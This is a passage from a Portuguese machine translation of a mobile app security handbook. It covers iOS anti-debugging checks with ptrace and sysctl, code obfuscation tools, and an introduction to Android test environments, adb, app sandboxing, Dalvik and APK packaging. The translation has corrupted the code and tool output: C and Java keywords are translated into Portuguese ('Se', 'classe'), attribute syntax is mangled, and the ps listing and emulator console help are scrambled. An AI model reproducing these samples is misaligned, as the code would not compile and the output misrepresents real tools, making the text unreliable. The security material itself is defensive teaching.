Você deve estar ciente de que, embora a validação de integridade seja um mecanismo de proteção poderoso, em última análise, um adversário experiente sempre poderá contorná-la porque todas as rotinas de validação ocorrem dentro do próprio binário. Caso suas funções de cálculo de soma de verificação possam ser facilmente identificadas - por exemplo, por meio de uma assinatura específica ou de referências cruzadas - , o invasor poderá simplesmente corrigir suas rotinas e deixar o aplicativo desprotegido.

## Implementação de proteções antidepuração

A depuração é uma técnica popular usada na engenharia reversa de aplicativos móveis. Ela fornece uma visão do funcionamento interno de um aplicativo e permite que um invasor modifique o fluxo de controle ou as estruturas de código interno para influenciar o comportamento do aplicativo. Isso pode ter consequências significativas para um aplicativo que se preocupa com a segurança; alguns exemplos de casos de uso em que a depuração pode ser aplicada são extraírem material de chave criptográfica de um aplicativo, manipular o tempo de execução de um aplicativo invocando métodos em objetos existentes ou entender o significado de uma falha gerada por um invasor.

Embora seja conceitualmente impossível impedir que um invasor privilegiado depure seu aplicativo, você pode tomar algumas medidas para aumentar a complexidade e o tempo necessários para que um invasor obtenha resultados de depuração.

No iOS, a depuração geralmente é obtida usando a chamada de sistema `ptrace()`. No entanto, você pode chamar essa função de dentro do seu aplicativo de terceiros e fornecer uma operação específica que informa ao sistema para impedir o rastreamento de um depurador. Se o processo estiver sendo rastreado no momento, ele sairá com o status `ENOTSUP`. Conforme mencionado, é improvável que isso impeça um adversário habilidoso, mas é um obstáculo adicional a ser superado. A seguir, apresentamos uma implementação simples dessa técnica. Você deve implementá-la não apenas em todo o aplicativo, mas também o mais próximo possível do início do processo (como na função principal ou em um construtor):

```
inline void denyPtrace () attribute ((always_inline)); void
denyPtrace ()
{
```

```
ptrace_ptr_t ptrace_ptr = dlsym(RTLD_SELF, "ptrace");  
ptrace_ptr(PT_DENY_ATTACH, 0, 0, 0);
```

}

Talvez você também queira implementar uma medida secundária para detectar se o seu aplicativo está sendo depurado, a fim de adicionar mais resistência caso a operação `PT_DENY_ATTACH` seja superada. Para detectar se um depurador está conectado ao seu aplicativo, você pode usar a função `sysctl()`. Isso não impede explicitamente que um depurador seja anexado ao seu aplicativo, mas retorna informações suficientes sobre o seu processo para que você possa determinar se ele está sendo depurado. Quando invocada com os argumentos apropriados, a função `sysctl()` retorna uma estrutura com um sinalizador `kp_proc.p_flag` que indica o status do processo e se ele está ou não sendo depurado. A seguir, um exemplo simples de como implementar isso:

```
inline int checkDebugger () attribute __attribute__((always_inline)); int

checkDebugger()
{
    int name[4];
    struct kinfo_proc info;
    size_t info_size = sizeof(info);

    info.kp_proc.p_flag = 0;

    name[0] = CTL_KERN;
    name[1] = KERN_PROC;
    name[2] = KERN_PROC_PID;
    name[3] = getpid();

    Se (sysctl(name, 4, &info, &info_size, NULL, 0) == -1) { return
        1;
    }
    return ((info.kp_proc.p_flag & P_TRACED) != 0);
}
```

Esses são apenas alguns exemplos de estratégias que existem para a detecção do depurador; existem muitas outras. Na verdade, há espaço para ser bastante criativo usando estratégias mais complicadas, como o tempo de execução, em que você registra o tempo necessário para concluir um conjunto de operações e, se estiver fora de uma margem de tempos de execução aceitáveis, poderá ter alguma garantia de que seu aplicativo está sendo depurado.

## Ofuscando seu aplicativo

Em sua definição mais simples, a *ofuscação* é uma técnica usada para complicar a engenharia reversa, tornando o código difícil de entender. Esse princípio é bem compreendido em toda a ciência da computação e o tópico está muito além do escopo deste livro; na verdade, projetos de pesquisa inteiros foram dedicados somente a esse tópico. Em vez disso, vamos nos concentrar em como ele é relevante para os aplicativos móveis e como você pode aplicá-lo aos aplicativos iOS.

É de conhecimento geral que, sem ofuscação, a engenharia reversa do Objective-C é relativamente simples. Como você já descobriu no Capítulo 2, é possível recuperar nomes de classes, métodos e variáveis do segmento OBJC de um binário Mach-O. Esse fato pode ser uma pedra no sapato de qualquer desenvolvedor que queira proteger sua propriedade intelectual e, portanto, a ofuscação é frequentemente usada para disfarçar as operações de um aplicativo sem modificar totalmente os resultados esperados. Em um alto nível, algumas das técnicas usadas pelos ofuscadores incluem:

- Obscurecimento de nomes de classes, campos e métodos
- Inserção de código falso
- Modificando o fluxo de controle
- Usando criptografia de string
- Substituir o código para fazê-lo parecer mais complexo; por exemplo, usar reflexão
- Achatamento do fluxo de controle

Existem poucas opções para ofuscar o código nativo, com exceção do projeto Obfuscator-LLVM, que pode ser usado para ofuscar o Android NDK ou aplicativos iOS usando uma passagem de otimização do compilador LLVM. O Obfuscator-LLVM implementa passagens de ofuscação usando as seguintes técnicas:

- Substituição de instruções (`-mllvm -sub`)

Fluxo de controle falso (`-mllvm -bcf`)

- Achatamento do fluxo de controle (`-mllvm -f1a`)

Para usar o Obfuscator-LLVM no Xcode, você deve primeiro criar um plug-in do Xcode para fazer referência ao novo compilador. Para obter instruções sobre como fazer isso e criar o projeto, consulte o wiki do O-LLVM (<https://github.com/obfuscator-llvm/obfuscator/wiki/Installation>).

Infelizmente, embora o Obfuscator-LLVM seja um ofuscador extremamente útil, ele não tem a funcionalidade de ofuscar nomes de classes e métodos. No entanto, uma solução alternativa pode funcionar em harmonia com o Obfuscator-LLVM e, juntos, podem formar um ofuscador relativamente formidável: o iOS Class Guard funciona como uma extensão da popular ferramenta class-dump e analisa seu binário para gerar uma tabela de símbolos ofuscados que você pode usar em compilações futuras. Para obter detalhes sobre como implementar o iOS Class Guard em seu aplicativo, consulte o wiki (<https://github.com/Polidea/ios-class-guard>).

## Resumo

A proteção de um aplicativo iOS pode ser uma tarefa relativamente difícil, mesmo para desenvolvedores experientes, devido ao grande número de considerações e possíveis superfícies de ataque. Neste capítulo, você aprendeu a proteger os dados do seu aplicativo não apenas em repouso, mas também em trânsito, bem como a apagá-los com segurança quando não estiverem mais em uso.

Além disso, você aprendeu a implementar uma variedade de proteções binárias que podem ser usadas não só para reduzir o número de adversários capazes de atacar seu aplicativo, mas também para aumentar o tempo necessário para atacá-lo. Não existe solução mágica para proteger um aplicativo, mas, com esforço suficiente, é possível criar um aplicativo autodefensivo que não possa ser facilmente adulterado. Você também deve estar ciente de que, ao proteger um aplicativo usando proteções binárias, você não está resolvendo nenhuma vulnerabilidade que o aplicativo possa ter. De fato, deve-se tomar cuidado especial para garantir que essas proteções não mascarem nenhum problema que possa ter sido identificado sem elas.

# CAPÍTULO 6

## Análise de aplicativos Android

O sistema operacional (SO) Android é usado por muitos fornecedores em telefones e tablets que variam de dispositivos econômicos de baixo custo a carros-chefe. Devido à sua natureza de código aberto, ele pode ser encontrado em muitos outros dispositivos, incluindo sistemas de entretenimento, TVs, leitores eletrônicos, netbooks, smartwatches, computadores automotivos e consoles de jogos.

O Android é a plataforma móvel que tem a maior participação de mercado entre todos os sistemas operacionais móveis disponíveis. Com essa estimada conquista, vem a atenção de muitos hackers de todo o mundo que desejam expor falhas de segurança no sistema operacional e nos aplicativos populares da plataforma. Embora muitas lojas de aplicativos estejam disponíveis para os usuários do Android, observar apenas as estatísticas oficiais da Google Play Store do AppBrain (<http://www.appbrain.com/stats/number-of-android-apps>) revela que a Google Play Store tem mais de 1,1 milhão de aplicativos para download. Vulnerabilidades estão sendo constantemente descobertas em aplicativos populares com graus variados de gravidade e, devido à maturidade das ferramentas e das informações sobre como encontrar essas vulnerabilidades, essa tendência parece estar sempre aumentando.

Este capítulo apresenta alguns conceitos fundamentais do Android, incluindo a estrutura do aplicativo, o modelo de segurança e a infraestrutura central para sua operação. Ele também se aprofunda nas complexidades da plataforma Android e nas formas de explorá-las configurando um ambiente de teste e usando ferramentas populares. O objetivo deste capítulo é fornecer a você o conhecimento básico necessário para encontrar e explorar falhas de segurança em aplicativos.

## Criando seu primeiro ambiente Android

A primeira etapa para criar seu ambiente de teste ideal é fazer o download do Android Software Development Kit (SDK). Independentemente de você planejar usar um emulador ou um dispositivo físico, o SDK do Android fornece muitas ferramentas essenciais para começar a hackear o Android. Você pode fazer o download das ferramentas do SDK em <http://developer.android.com/sdk/> para seu sistema operacional. As duas opções são baixar o pacote completo do Android Developer Tools, que inclui um ambiente de desenvolvimento integrado (IDE) e todas as ferramentas, ou baixar um arquivo contendo apenas as ferramentas. Para a grande maioria dos testes, ter apenas as ferramentas e não uma configuração completa do ambiente de desenvolvimento deve ser suficiente. Entretanto, ocasionalmente, talvez seja necessário escrever um aplicativo personalizado para testar uma determinada condição ou criar uma prova de conceito. Recomendamos enfaticamente o uso do Linux como seu sistema operacional básico ao testar o Android, pois muitas das ferramentas que você experimentará nos capítulos subsequentes foram originalmente escritas para o Linux e se mostraram menos propensas a erros no Linux. No entanto, você pode ignorar nossa tendência e usar outros sistemas operacionais com sucesso. Se você for novo no Linux, é recomendável usar a distribuição Ubuntu (consulte <http://www.ubuntu.com/>). Isso se deve à grande quantidade de informações e tutoriais disponíveis para os novatos.

Após extrair as ferramentas do SDK, coloque todo o diretório `tools/` em seu caminho. No Linux, você faz isso adicionando a seguinte linha ao seu `.bashrc` na pasta home e, em seguida, abrindo um novo terminal:

```
export PATH=$PATH:/path/to/sdk/tools/:/path/to/sdk/platform-tools/
```

Esse comando anexa as pastas fornecidas ao seu caminho. Alguns hackers preferem criar links simbólicos para binários específicos em um diretório que já esteja em seu caminho (como `/usr/local/bin`), o que pode ser feito da seguinte forma:

```
# cd /usr/local/bin  
# ln -s /path/to/binary
```

A seguir, uma lista resumida das ferramentas do Android SDK para você começar:

- **adb** - A ferramenta mais usada para interagir com dispositivos e emuladores para instalar novos aplicativos, obter um shell no sistema, ler registros do sistema, encaminhar portas de rede ou realizar várias outras tarefas úteis.
- **monitor** - Essa ferramenta é útil para espiar os processos em execução em um dispositivo e fazer capturas de tela da tela do dispositivo. É útil para testadores de penetração que precisam obter evidências de uma ação para fins de relatório.

■ **android** - Você usa essa ferramenta para gerenciar e criar novos emuladores de Android.

- **aapt** - Essa ferramenta converte ativos em formato binário para serem empacotados com aplicativos. Ela também pode executar tarefas de engenharia reversa que permitem que alguém que tenha apenas o pacote de aplicativos compilado converta recursos binários de aplicativos em texto legível.



Você precisará ter o Java JDK 1.6 instalado para usar as ferramentas do SDK. Em um sistema Ubuntu limpo, você pode instalar o OpenJDK usando

```
$ sudo apt-get install openjdk-6-jdk
```

Um sistema de 64 bits requer uma instalação adicional de pacotes de 32 bits necessários para as ferramentas do SDK. Você pode instalá-los no Ubuntu 13.04 para cima usando

```
$ sudo dpkg --add-architecture i386  
$ sudo apt-get update  
$ sudo apt-get install libncurses5:i386 libstdc++6:i386 zlib1g:i386
```


Antes dessa versão do Ubuntu, você usava o seguinte comando:

```
$ sudo apt-get install ia32-libs
```

O Android oferece um excelente conjunto de emuladores para todas as versões, desde a mais atual até o Android 1.5. Para criar seu primeiro emulador de Android que execute o Android 4.4.2 KitKat, execute o seguinte para exibir a interface do Android SDK Manager:

```
$ android sdk
```

Você pode usá-lo para instalar plataformas SDK, imagens de sistema e ferramentas. [A Figura 6.1](#) mostra a interface do usuário.




[Figura 6.1](#) Nessa interface do Android SDK Manager, você pode instalar plataformas e ferramentas do SDK.

Selecione Android 4.4.2 (API 19), clique em Install (Instalar) e concorde com a licença de usuário. O download e a instalação de todos os pacotes necessários serão feitos. Agora você pode criar um emulador KitKat executando o Android Virtual Device (AVD) Manager:

```
$ android avd
```

Na interface de usuário do AVD Manager, clique no botão New (Novo). A configuração em [Figura 6.2](#) é adequada para a maioria das finalidades, mas você pode personalizá-la para atender a um requisito de teste específico.



**Figura 6.2** Você pode personalizar a configuração do emulador. Aqui está apenas um exemplo.

Seu emulador deve ter sido criado. Você pode iniciá-lo clicando no botão Iniciar no gerenciador de AVD ou executando o seguinte em um terminal se souber o nome do AVD criado:

```
$ emulator -avd kitkat
```

Depois que o emulador for iniciado, liste todos os dispositivos Android conectados em seu computador usando uma das ferramentas do SDK incluídas, chamada ADB (Android Debug Bridge):

```
$ adb devices
```

Para obter um shell interativo no dispositivo listado, emita o seguinte comando:

```
$ adb -s device_id shell
```

Se apenas um único dispositivo estiver conectado, você poderá omitir o parâmetro `-s`. Se você tiver apenas um único emulador aberto e um dispositivo físico conectado, também poderá omitir o parâmetro `-s` e usar `-e` (emulador) e `-d` (dispositivo) para interagir com cada um, respectivamente. O ADB será usado para várias tarefas no Android e recomendamos que você dedique algum tempo para aprender toda a sua funcionalidade e sintaxe.

Você pode notar imediatamente algumas pequenas diferenças entre um dispositivo real e um emulador, como

- Os emuladores fornecem acesso à raiz por padrão, enquanto os dispositivos reais não o fazem. A maneira exata pela qual o Android determina o nível de privilégio do ADB é por meio de uma opção de configuração chamada `ro.secure`, que será explorada no Capítulo 8.
- Os emuladores não funcionam corretamente em determinados aplicativos que usam hardware físico, como USB, fones de ouvido, Wi-Fi, Bluetooth e assim por diante.

- Não é possível fazer ou receber chamadas telefônicas reais em um emulador. No entanto, existe uma interface que permite que você emule isso até certo ponto.

As restrições do emulador estão documentadas em <http://developer.android.com/tools/devices/emulator.html#limitations>. Ao realizar testes em um aplicativo Android, você deve ter vários dispositivos à mão, além dos emuladores, para acomodar as diferenças entre eles.

O emulador do Android oferece aos usuários uma maneira de emular vários eventos, como o recebimento de um SMS ou de uma chamada telefônica por meio de uma interface de console. Localize o console observando a saída dos dispositivos adb no comando anterior. Por exemplo, um emulador chamado emulator-5554 indica que ele tem uma porta de escuta no TCP 5554 no host local. Use um cliente telnet ou netcat (nc) para acessar a interface do console. A maioria das distribuições Linux vem com o nc, que pode ser usado para acessar a interface do console da seguinte forma:

```
$ nc localhost 5554
Console do Android: digite "help" para obter uma lista
de comandos OK
ajuda
Ajuda do comando do console do Android:

help|h|?           imprimir uma lista de comandos
                   eventosimular eventos de hardware
comandos de         geoLocalização geográfica
Comandos relacionados ao gsmGSM
Comandos relacionados ao cdmaCDMA
                   killkill a instância do emulador
                   gerenciamento de rede configurações de rede
comandos relacionados ao powerpower
                   quit|exitquit sessão de controle
                   redirmanage redirecionamentos de porta
comandos relacionados ao smssSMS
                   avdcontrol execução do dispositivo virtual
                   windowmanange janela do emulador
Comandos específicos do qemuQEMU
sensores do emulador sensormanage
```

Algumas outras diferenças mais técnicas entre o emulador do Android e os dispositivos físicos não são tão aparentes em uma primeira observação. Escrever uma exploração para uma vulnerabilidade de corrupção de memória revelará rapidamente essas diferenças. A exploração nesse nível é um tópico avançado que exigiria uma publicação separada. No entanto, tudo o que importa é que você perceba que, nos níveis mais baixos de operação, um emulador não é uma réplica exata de como o Android é executado em um dispositivo real, mesmo que pareça assim. Muitas vezes, as explorações que funcionam em um emulador podem exigir alterações significativas para funcionar em um dispositivo real.

Existem outras alternativas além de usar o emulador que vem com o Android SDK. As mais populares incluem

- Genymotion (<http://www.genymotion.com/>)
- Virtualbox executando Android x86 (<http://www.android-x86.org/>)
- Youwave (<https://youwave.com>)
- WindowsAndroid (<http://windowsandroid.en.softonic.com/>)

Esses emuladores executam versões x86 do Android e alguns aplicativos que contêm código nativo podem não ser compatíveis com essa arquitetura. Entretanto, para explorar o Android e entender como ele funciona, eles são úteis e alguns podem ser executados mais rapidamente do que os emuladores do Google. No entanto, a preferência do autor continua sendo usar o emulador oficial do Android, pois é sempre garantido que ele não foi modificado.

Para fins de teste, usar um dispositivo Android físico pode ser melhor do que usar um emulador devido a problemas de velocidade do emulador ou requisitos de hardware, como Wi-Fi ou Bluetooth. Ao contrário de outras plataformas móveis, em que o jailbreak do dispositivo de teste é essencial, é possível fazer uma quantidade surpreendente de testes ou hacking sem acesso root em um dispositivo Android. No entanto, algumas ações não podem ser executadas ou demoram mais para serem executadas sem ter acesso root no dispositivo e, portanto, é sempre recomendável ter acesso root. Exemplos mais concretos de algumas das restrições para avaliar um aplicativo sem ter acesso root serão explorados em capítulos posteriores. O

A Internet oferece muitos guias sobre como fazer o root em seu dispositivo específico. Uma visão geral das maneiras típicas de fazer o root em um dispositivo Android aparece mais adiante neste capítulo, na seção "Rooting Explained" (Explicação do root).

## Entendendo os aplicativos Android

A maioria dos usuários experimenta os aplicativos Android baixando-os da Play Store, analisando os requisitos de permissão apresentados (ou não) e, em seguida, instalando-os. Depois que o aplicativo é instalado, aparece um novo ícone na tela inicial que permite abrir o aplicativo, exatamente como o desenvolvedor pretendia. Como técnico, você não deve se sentir satisfeito por não saber exatamente como e por que a instalação funcionou. O que aconteceu nos bastidores quando você clicou no botão para instalar o aplicativo? Como esse aplicativo chegou ao seu dispositivo? Como ele passou de um pacote de download para um aplicativo instalado que você pode usar com segurança? Essas são todas as perguntas que você precisa responder antes de passar a avaliar os aplicativos Android.

### Revisão dos conceitos básicos do sistema operacional Android

Antes de explorar o mundo estranho e maravilhoso dos aplicativos Android, dê um passo atrás e entenda como o sistema operacional funciona como um todo. Você pode considerar o sistema operacional Android como tendo dois lados distintos: um kernel Linux reduzido e modificado e uma máquina virtual de aplicativos que executa aplicativos do tipo Java. As diferenças entre o kernel principal do Linux e o kernel do Android têm variado ao longo dos anos e começaram a diminuir, mas as diferenças fundamentais entre o funcionamento do Linux convencional e do Android permanecem. No Linux convencional, os aplicativos que são iniciados por um usuário são executados no contexto desse usuário. Esse modelo depende do fato de o usuário não instalar software mal-intencionado no computador, pois não há mecanismos de proteção contra o acesso a arquivos que pertencem ao mesmo usuário que está sendo executado. Em contraste com a computação convencional do Linux, cada aplicativo instalado em um dispositivo Android recebe seu próprio identificador de usuário (UID) e identificador de grupo (GID) exclusivos. Em alguns casos, essa afirmação não é verdadeira e os aplicativos podem ser executados com o mesmo usuário, mas isso será abordado mais adiante neste capítulo, na seção "Sandbox de aplicativos". Um trecho de saída da execução do comando `ps` para exibir informações sobre os processos em execução em um dispositivo Android é mostrado aqui:

```
shell@android:/ $ ps
USUÁRIO   PID   PPID   VSZ RSS      WCHAN      PC        NOME
raiz       1      0    640  496 c00bd520 00019fb8 S /init
...
raiz      46      1   4660 1200 ffffffff b6f61d14 S /system/bin/vold
raiz      48      1   9772 1268 ffffffff b6f1fd14 S /system/bin/netd
...
raiz      52      1  225052 39920 ffffffff b6ecb568 S zigoto
...
sistema  371     52  307064 46084 ffffffff b6ecc5cc S servidor_sistema
u0_a7    424     52  255172 45060 ffffffff b6ecc5cc S com.android.systemui
...
rádio    520     52  259604 25716 ffffffff b6ecc5cc S com.android.phone
u0_a8    534     52  248952 56996 ffffffff b6ecc5cc S com.android.launcher
u0_a9    789     52  244992 20612 ffffffff b6ecc5cc S com.android.mms
u0_a16   819     52  246240 20104 ffffffff b6ecc5cc S com.android.calendar
...
u0_a37   1419    52  233948 17132 ffffffff b6ecc5cc S com.svox.pico
raiz    1558     61   928   496 c0010008 b6f57fa0 S /system/bin/sh
u0_a52   1581    52  238060 25708 ffffffff b6ecc5cc S com.mwr.dz
u0_a52   1599    52  240328 27076 ffffffff b6ecc5cc S com.mwr.dz:remoto
...
root14657 1558 1236          46400000000 b6f0b158 R ps
```

Nessa saída, observe que os aplicativos estão sendo executados como usuários diferentes. Os aplicativos recém-instalados recebem UIDs sequencialmente de 10000 em diante (até um máximo de 99999). Você pode observar essa configuração no código-fonte do Android em

[https://android.googlesource.com/platform/system/core/+master/include/private/android\\_filesystem.h](https://android.googlesource.com/platform/system/core/+master/include/private/android_filesystem.h) O usuário chamado `u0_a0` tem UID 10000 e, da mesma forma, um usuário chamado `u0_a12` tem UID 10012. Cada aplicativo Android deve receber um nome de pacote exclusivo de seu desenvolvedor. A convenção de nomes para esses pacotes deve ser toda em letras minúsculas e o nome de domínio reverso da Internet da organização que o desenvolveu. Para

Por exemplo, se um aplicativo for chamado de "battery saver" (economizador de bateria) e tiver sido desenvolvido pela empresa fictícia "Amazing Utils", talvez eles possam nomear o pacote como `com.amazingutils.battery saver`. Isso quase garantiria um nome de pacote exclusivo e qualquer outro aplicativo criado por essa organização também poderia ter o prefixo `com.amazingutils`, o que permitiria o agrupamento lógico de seus aplicativos.

Se você instalar esse aplicativo no seu dispositivo, verá que ele atribui um diretório de dados privados no seguinte local no sistema de arquivos do dispositivo. No disco, isso pode se parecer com o seguinte:

```
shell@android:/ # ls -l /data/data/  
...  
drwxr-x--x      u0_a46u0_a462014-04-10 10:41  
com.amazingutils.battery saver  
...
```

Observe que o proprietário da pasta é o usuário recém-criado para esse aplicativo (`u0_a46`, que se traduz em UID 10046).

A máquina virtual Dalvik (DVM) foi projetada especificamente para a plataforma Android e é exclusiva dela. O principal motivo de sua existência é que ela foi projetada para ser executada em hardware com restrições de processamento e memória e é muito mais leve do que a máquina virtual Java normal. Ela foi projetada de forma a permitir que muitas VMs Dalvik sejam executadas ao mesmo tempo de maneira eficiente em termos de memória. O código que é executado nela é escrito e compilado em classes Java e depois convertido em um único arquivo DEX usando o utilitário `dx` SDK. A seguir, um exemplo de compilação de um JAR Java simples para Android sem usar um IDE. Primeiro, crie um arquivo chamado `Test.java` com o seguinte conteúdo:

```
classe Teste  
{  
    public static void main(String[] args)  
    {  
        System.out.println("Funciona! :D");  
    }  
}
```

Emita os seguintes comandos que compilão a classe em bytecode Java normal e, em seguida, use o utilitário `dx` para convertê-la em um JAR que contenha bytecode compatível com Dalvik.

```
$ javac Test.java  
$ dx -dex -output=test.jar Test.class
```

## AVISO

Você precisa usar o Java JDK6 e configurá-lo como padrão para o `javac`. Os JDKs Java mais recentes produzem bytecode incompatível com a ferramenta `dx`.

O JAR agora está compilado e pode ser enviado para o dispositivo e executado usando os binários `dalvikvm` ou `app_process` no dispositivo. Os argumentos fornecidos a esses binários dizem à VM Dalvik para procurar a classe chamada `Test` em `/data/local/tmp/test.jar` e executar a função principal.

```
$ adb push test.jar /data/local/tmp  
$ adb shell dalvikvm -cp /data/local/tmp/test.jar Teste  
Funciona :D
```

O código anterior não produz um aplicativo completo e instalável no Android. Você deve seguir as convenções de pacotes do Android e fazer com que o SDK empacote automaticamente o seu código em um pacote instalável do Android que possa ser implantado em um dispositivo. No entanto, esse exemplo demonstra a estreita ligação existente entre o Java e o Dalvik. Isso pode ajudar os desenvolvedores Java a fazer a transição para o mundo do Android e seus componentes internos.

Os aspectos internos intrincados do tempo de execução são explorados mais adiante neste capítulo, em "Looking Under the Hood". Além disso, o Android 4.4 introduziu um substituto de tempo de execução para o Dalvik, chamado ART (Android Runtime), que prometia aumentar drasticamente a velocidade dos aplicativos.

## Conhecendo os pacotes do Android

Um pacote do Android é um conjunto que é instalado em um dispositivo Android para fornecer um novo aplicativo. Esta seção explorará a estrutura dos pacotes e as diferentes maneiras existentes para instalá-los em um dispositivo.

## Observando a estrutura de um pacote

Os aplicativos Android são distribuídos na forma de um arquivo compactado com a extensão de arquivo `.apk`, que significa Android Package. O tipo mime oficial de um pacote Android é `application/vnd.android.package-archive`. Esses pacotes nada mais são do que arquivos zip que contêm o código do aplicativo compilado relevante, os recursos e os metadados do aplicativo necessários para definir um aplicativo completo. De acordo com a documentação do Google em <http://developer.android.com/tools/building/index.html>, um APK é empacotado com a execução das seguintes tarefas:

- Uma ferramenta do SDK chamada `aapt` (Android Asset Packaging Tool) converte todos os arquivos de recursos XML incluídos no aplicativo em um formato binário. O `R.java` também é produzido pelo `aapt` para permitir a referência de recursos a partir do código.
- Uma ferramenta chamada `aidl` é usada para converter qualquer arquivo `.aidl` (explorado no Capítulo 7 em "Attacking Insecure Services") em arquivos `.java` que contêm uma representação convertida do mesmo usando uma interface Java padrão.
- Todo o código-fonte e a saída convertida do `aapt` e do `aidl` são compilados em arquivos `.class` pelo compilador Java 1.6. Isso requer que o arquivo `android.jar` da versão desejada da API esteja na variável de ambiente `CLASSPATH`.
- O utilitário `dx` é usado para converter os arquivos `.class` produzidos e todas as bibliotecas de terceiros em um único arquivo `classes.dex`.
- Todos os recursos compilados, recursos não compilados (como imagens ou executáveis adicionais) e o arquivo DEX do aplicativo são usados pela ferramenta `apkbuilder` para empacotar um arquivo APK. As versões mais recentes do SDK descontinuaram a ferramenta autônoma `apkbuilder` e a incluíram como uma classe dentro do `sdklib.jar`. O arquivo APK é assinado com uma chave usando o utilitário `jarsigner`. Ele pode ser assinado por uma chave de depuração padrão ou, se for para produção, pode ser assinado com sua chave de versão gerada.
- Se for assinado com uma chave de liberação, o APK deverá ser alinhado ao zip usando a ferramenta `zipalign`, que garante que os recursos do aplicativo sejam alinhados de forma ideal para a maneira como serão carregados na memória. A vantagem disso é que a quantidade de RAM consumida durante a execução do aplicativo é reduzida.

Esse processo de compilação é invisível para você como desenvolvedor, pois essas tarefas são executadas automaticamente pelo seu IDE, mas são essenciais para entender como o código se torna um pacote completo. Ao descompactar um APK, você vê o produto final de todas as etapas listadas acima. Observe também que cada APK usa uma estrutura de pastas estritamente definida. Veja a seguir uma visão de alto nível dessa estrutura de pastas:

```
/Ativos  
/res  
/lib  
/META-INF  
AndroidManifest.xml  
classes.dex  
resources.arsc
```

- **Assets (Ativos)** - Permite que o desenvolvedor coloque nesse diretório os arquivos que gostaria que fossem incluídos no aplicativo.
- **Res** - Contém todos os layouts de atividade do aplicativo, imagens usadas e quaisquer outros arquivos que o desenvolvedor gostaria de acessar a partir do código de forma estruturada. Esses arquivos são colocados no subdiretório `raw/`.
